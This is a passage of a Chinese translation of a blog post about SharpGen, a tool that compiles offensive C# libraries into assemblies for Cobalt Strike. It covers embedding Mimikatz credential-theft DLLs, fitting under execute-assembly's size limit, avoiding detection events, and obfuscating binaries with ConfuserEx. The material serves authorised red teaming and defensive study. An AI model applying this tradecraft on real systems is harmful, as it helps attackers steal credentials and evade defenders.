 -d | --dotnet | --dotnet-framework <DOTNET_VERSION>  The Dotnet Framework version to target (net35 or net40).
 -o | --output-kind <OUTPUT_KIND>                    The OutputKind to use (console or dll).
 -p | --platform <PLATFORM>                          The Platform to use (AnyCpy, x86, or x64).
 -n | --no-optimization                              Don't use source code optimization.
 -a | --assembly-name <ASSEMBLY_NAME>                The name of the assembly to be generated.
 -s | --source-file <SOURCE_FILE>                    The source code to compile.
 -c | --class-name <CLASS_NAME>                      The name of the class to be generated.
 --confuse <CONFUSEREX_PROJECT_FILE>                 The ConfuserEx ProjectFile configuration.
```

在下面的部分中，我们将深入了解SharpGen如何在底层运行的以及其他用法。

进阶用法

为了理解SharpGen如何工作，让我们快速浏览一下项目的目录结构：

```
--> SharpGen
 |---> Source              // Generated binaries will be compiled against all source code under this directory
     |---> SharpSploit             // SharpSploit source code
 |---> References          // Generated binaries will references DLLs listed under this directory during compilation
     |---> references.yml          // References configuration file that directs SharpGen on which DLLs to reference during co
     |---> net35                   // Directory for .NET Framework 3.5 references DLLs
     |---> net40                   // Directory for .NET Framework 4.0 references DLLs
 |---> Resources           // Generated binaries will embed resources under this directory during compilation
     |---> resources.yml           // Resources configuration file that directs SharpGen on which resources to embed in genera
     |---> powerkatz_x64.dll       // Mimikatz 64-bit dll
     |---> powerkatz_x64.dll.comp  // Mimikatz 64-bit dll, compressed using the built-in System.IO.Compression library
     |---> powerkatz_x86.dll       // Mimikatz 32-bit dll
     |---> powerkatz_x86.dll.comp  // Mimikatz 32-bit dll, compressed using the built-in System.IO.Compression library
 |---> confuse.cr          // ConfuserEx project file, used to (optionally) protect generated binaries with ConfuserEx
 |---> Output              // Generated binaries will be written under the Output directory.
 |---> SharpGen.csproj     // SharpGen Project file
 |---> Dockerfile          // Used to execute SharpGen from a docker container!
 |---> bin                 // SharpGen binaries
 |---> obj                 // SharpGen obj folder
 |---> refs                // SharpGen references
```

```
 |---> src                 // SharpGen source
```

您需要特别关注source,Reference和Resources目录，因为这些是SharpGen的核心功能。所有放在源文件夹下的源代码都将作为源代码编译到单个程序中。因为它是作为源

例如，我们可以将GhostPack SharpWMI的源代码放入Source文件夹(稍加修改)，然后针对它进行编译:

```
cobbr@mac:~/SharpGen > cp -r ~/GhostPack/SharpWMI/SharpWMI ./Source
cobbr@mac:~/SharpGen > cat example.txt
SharpWMI.Program.LocalWMIQuery("select * from win32_service");
Console.WriteLine(Host.GetProcessList());
cobbr@mac:~/SharpGen > dotnet bin/Release/netcoreapp2.1/SharpGen.dll -f example.exe --source-file example.txt
...
[*] Compiled assembly written to: /Users/cobbr/SharpGen/Output/example.exe
```

这允许我们从单个程序中调用SharpWMI和SharpSploit方法!我最喜欢的是SharpGen的特性，它可以插入其他库并根据库的组合快速编译。我确实需要对SharpWMI做一些

可以在references目录下配置程序引用。通过将引用放置在相应的目录中并在引用其中的配置，可以将引用应用于.net3.5或.net4.0程序。关于yml配置文件,yml配置具有sar

或者，假设你知道你不需要一个特定的引用。例如，您知道您不需要执行任何PowerShell，并且您所在的环境将会被系统监测到，将会生成System.Management.Automa
ImageLoad事件。SharpSploit包含了对系统、管理、自动化的参考。默认情况下是dll，但如果不打算使用SharpSploit.Execution.Shell.PowerShellExecute()方法，则可以
false。

```
- File: System.Management.Automation.dll
 Framework: Net35
 Enabled: false
```

如果你打算在 .net framework v4.0中使用，确保禁用Net40的引用。

如果您计划使用SharpGen创建程序，以便与Cobalt
Strike的execute-assembly命令一起使用(该命令是专门设计用来执行的)，那么您应该注意Resources目录。执行程序集命令的主要限制因素是1MB的上限。SharpSploit默
Mimikatz二进制文件，超过1MB的限制。你可以使用以些方法来绕过这个限制条件。

1.如果不打算使用任何Mimikatz的功能，你可以通过禁用源文件中的resources.yml配置文件来安全禁用mimikatz，这将大大减少您的二进制文件大小。为此，只需在resou
false就可以了。

```
- Name: SharpSploit.Resources.powerkatz_x86.dll
 File: powerkatz_x86.dll
 Platform: x86
 Enabled: false
- Name: SharpSploit.Resources.powerkatz_x64.dll
 File: powerkatz_x64.dll
 Platform: x64
 Enabled: false
```

2.如果你打算使用Mimikatz的功能，你真的需要x86和x64版本的Mimikatz吗?如果没有，我们只能嵌入我们需要的平台的资源。有两种方法可以做到这一点。

2a.您可以通过命令行参数来过滤资源。这应该会使您刚好低于1MB的限制。

```
cobbr@mac:~/SharpGen > dotnet bin/Release/netcoreapp2.1/SharpGen.dll -f example.exe --platform x64 "Console.WriteLine(Mimikatz
```

2b.您还可以简单地在resources.yml配置文件禁用不需要的资源，就像我们之前做的那样:

```
- Name: SharpSploit.Resources.powerkatz_x86.dll
 File: powerkatz_x86.dll
 Platform: x86
 Enabled: false
- Name: SharpSploit.Resources.powerkatz_x64.dll
 File: powerkatz_x64.dll
 Platform: x64
 Enabled: true
```

3.为了进一步减小二进制文件的大小，可以嵌入压缩的Mimikatz资源，而不是使用由SharpSploit支持和处理的默认资源。使用内置的System.IO.Compression对它们进行压

```
- Name: SharpSploit.Resources.powerkatz_x86.dll
 File: powerkatz_x86.dll
 Platform: x86
 Enabled: false
- Name: SharpSploit.Resources.powerkatz_x64.dll
 File: powerkatz_x64.dll
 Platform: x64
 Enabled: false
- Name: SharpSploit.Resources.powerkatz_x86.dll.comp
```

```
 File: powerkatz_x86.dll.comp
 Platform: x86
 Enabled: true
- Name: SharpSploit.Resources.powerkatz_x64.dll.comp
 File: powerkatz_x64.dll.comp
 Platform: x64
 Enabled: true
```

4.使用Mimikatz并同时嵌入x64和x86资源的更有效的方法是使用ConfuserEx资源保护，它使用一种更高效的压缩算法。我们将在高级用法部分讨论这个问题。

高级用法

SharpGen支持使用ConfuserEx，这是一个开源的.net应用程序。我熟悉的最初的ConfuserEx可以在这里找到。我非常兴奋地发现ConfuserEx已经在一个新的位置分叉和维
.net内核时，我更加兴奋!这使我们能够在net Framework交叉编译的SharpGen中自动保护和混淆二进制文件。

SharpGen包括一个默认的ConfuserEx项目文件, confuse.cr可与其他ConfuserEx规则一起使用，并可通过命令行参数使用：

```
cobbr@mac:~/SharpGen > dotnet bin/Release/netcoreapp2.1/SharpGen.dll -f example.exe --confuse confuse.cr "Console.WriteLine(Mi
...
[+] Confusing assembly...
[INFO] Confuser.Core 1.1.0-alpha1.52+gfe12a44191 Copyright © 2014 Ki, 2018 Martin Karing
[INFO] Running on Unix 17.5.0.0, .NET Framework v4.0.30319.42000, 64 bits
[DEBUG] Discovering plugins...
[INFO] Discovered 10 protections, 1 packers.
[DEBUG] Resolving component dependency...
[INFO] Loading input modules...
[INFO] Loading 'example.exe'...
[INFO] Initializing...
[DEBUG] Building pipeline...
[INFO] Resolving dependencies...
[DEBUG] Checking Strong Name...
[DEBUG] Creating global .cctors...
[DEBUG] Watermarking...
[DEBUG] Executing 'Name analysis' phase...
[DEBUG] Building VTables & identifier list...
[DEBUG] Analyzing...
[INFO] Processing module '5b5xa4qx.14e.exe'...
[DEBUG] Executing 'Invalid metadata addition' phase...
[DEBUG] Executing 'Renaming' phase...
[DEBUG] Renaming...
[DEBUG] Executing 'Anti-debug injection' phase...
[DEBUG] Executing 'Anti-dump injection' phase...
[DEBUG] Executing 'Anti-ILDasm marking' phase...
[DEBUG] Executing 'Encoding reference proxies' phase...
[DEBUG] Executing 'Constant encryption helpers injection' phase...
[DEBUG] Executing 'Resource encryption helpers injection' phase...
[DEBUG] Executing 'Constants encoding' phase...
[DEBUG] Executing 'Anti-tamper helpers injection' phase...
[DEBUG] Executing 'Control flow mangling' phase...
[DEBUG] Executing 'Post-renaming' phase...
[DEBUG] Executing 'Anti-tamper metadata preparation' phase...
[DEBUG] Executing 'Packer info extraction' phase...
[INFO] Writing module '5b5xa4qx.14e.exe'...
[DEBUG] Encrypting resources...
[INFO] Finalizing...
[DEBUG] Saving to '/Users/cobbr/Projects/bitbucket/SharpGen/Output/example.exe'...
[DEBUG] Executing 'Export symbol map' phase...
[INFO] Done.
Finished at 5:03 PM, 0:02 elapsed.
[*] Compiled assembly written to: /Users/cobbr/SharpGen/Output/example.exe
```

默认的confuse.cr文件只包含一个支持资源保护的规则。ConfuserEx资源保护对嵌入式资源执行加密和LZMA压缩。LZMA压缩是一种比System.IO.Compression更有效的
Strike运行程序的限制!一个重要的注意事项是，在使用此技术时，您应该嵌入资源的非压缩版本，因为以前压缩的文件的压缩效果并不是很好。

除了资源保护，confuse.cr可以使用其他ConfuserEx规则来修改项目文件。为了便于使用，默认包含许多可以取消注释从而启用的附加规则：

```
<project baseDir="{0}" outputDir="{1}" xmlns="http://confuser.codeplex.com">
   <module path="{2}">
     <rule pattern="true" inherit="false">
        <!-- <protection id="anti debug" />       -->
```

```
        <!-- <protection id="anti dump" />        -->
        <!-- <protection id="anti ildasm" />      -->
        <!-- <protection id="anti tamper" />      -->
        <!-- <protection id="constants" />        -->
        <!-- <protection id="ctrl flow" />        -->
        <!-- <protection id="invalid metadata" /> -->
        <!-- <protection id="ref proxy" />        -->
        <!-- <protection id="rename" />           -->
        <protection id="resources" />
     </rule>
   </module>
</project>
```

关于可用的ConfuserEx保护的更多信息，我推荐你阅读ConfuserEx Wiki文档

使用SharpGen需要注意的另一个特性是，SharpGen试图通过删除未使用的类型来优化源代码。它这样做是为了减少最终的二进制大小，但也为了隐蔽性考虑。如果您的程

SharpGen提供了在编译期间进行的优化的非常透明的信息，并且在编译时会一直打印原始源代码和经过优化的源代码。

这种优化看起来运行得很好，但是在自动化源代码修改时，总是有出现问题的风险。因此，如果您遇到这个优化问题，您总是可以使用--no-optimization命令行参数禁用它

```
cobbr@mac:~/SharpGen > dotnet bin/Release/netcoreapp2.1/SharpGen.dll -f example.exe --no-optimization "Console.WriteLine(Mimik
...
[*] Compiled assembly written to: /Users/cobbr/SharpGen/Output/example.exe
```

未来会增加的特性

巧合的是，上周刚刚发布了一个类似的工具，名为SharpCompile，其中还是有一些关键区别。我认为SharpCompile最酷的一方面是包含一个在后台处理所有编译的攻击脚
Strike的接口了!

我很乐意为SharpGen添加一个类似的特性，它可以在后台处理所有的编译工作，并防止用户放弃使用Cobalt
Strike接口生成新程序。因此，在不久的将来，SharpGen将会加入这一特性。

总结

使用令人讨厌的c#同时也是令人兴奋的，但也伴随着一些实战中的挑战，特别是当将工具集格式化为库时。就我个人而言，我希望看到更多的开源工具集以库的形式发布，

这些实际挑战的解决方案必须选择一种执行方法，同时平衡方便和灵活之间的需求。
SharpGen是我解决这个平衡问题的方法，我希望其他人会觉得它有用。但其他可行的解决方案，如SharpSploitConsole,
SharpAttack和SharpCompile，我相信其他的方法也会出现。我鼓励其他人考虑这些接受这些挑战，在合适的场景下，使用合适的工具。

Credits

SharpGen的成功使用归功于一些开源库：

- Roslyn-SharpGen使用Roslync#编译器和微软的 Microsoft.CodeAnalysis.CSharp
- CommandLineUtils- SharpGen使用由Nate McMaster编写的McMaster.Extensions.CommandLineUtils库来解析命令行参数。
- ConfuserEx-SharpGen可选择性地利用ConfuserEx来配置保护和混淆，最初由yck1509编写，现在由mkaring维护。
- dnlib-ConfuserEx本身使用dnlib，这是一个由0xd4d编写的开源的.net程序读写工具libary。
- YamlDotNet-SharpGen使用由aaubry编写的用于解析YAML的开源.NET库YamlDotNet来解析YAML配置文件。

我还要感谢在这篇文章中提到的一些其它的开源项目:

- SharpAttack-SharpAttack是由Jared Haight编写,利用了ILMergesharedhaight的开源控制台应用前端。
- SharpSploitConsole-SharpSploitConsole是利用Costura的SharpSploit的开源控制台应用程序前端，由anthemtotheego和g0ldengunsec编写。
- SharpCompile-一个自动化的,令人讨厌的.net编译解决方案，它利用了攻击者脚本和使用了css .exe的HTTP服务器。
- Costura-Costura将引用程序加载到资源中。
- ILMerge-ILMerge是一个静态的.net程序集链接器，由Mike Barnett编写，由Microsoft维护。

最后，我推荐一些其他的资源：

- AssemblyResolve -https://blogs.msdn.microsoft.com/microsoft_press/2010/02/03/jeffrey-richter-excerpt-2-from-clr-via-c-third-edition/
- More AssemblyResolve -https://jimshaver.net/2018/02/22/net-over-net-breaking-the-boundaries-of-the-net-framework/
- System.Reflection文档-https://docs.microsoft.com/en-us/dotnet/framework/reflection-and-codedom/reflection

上一篇：如何在math.js中进行远程代码... 下一篇：在Active Directory...

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板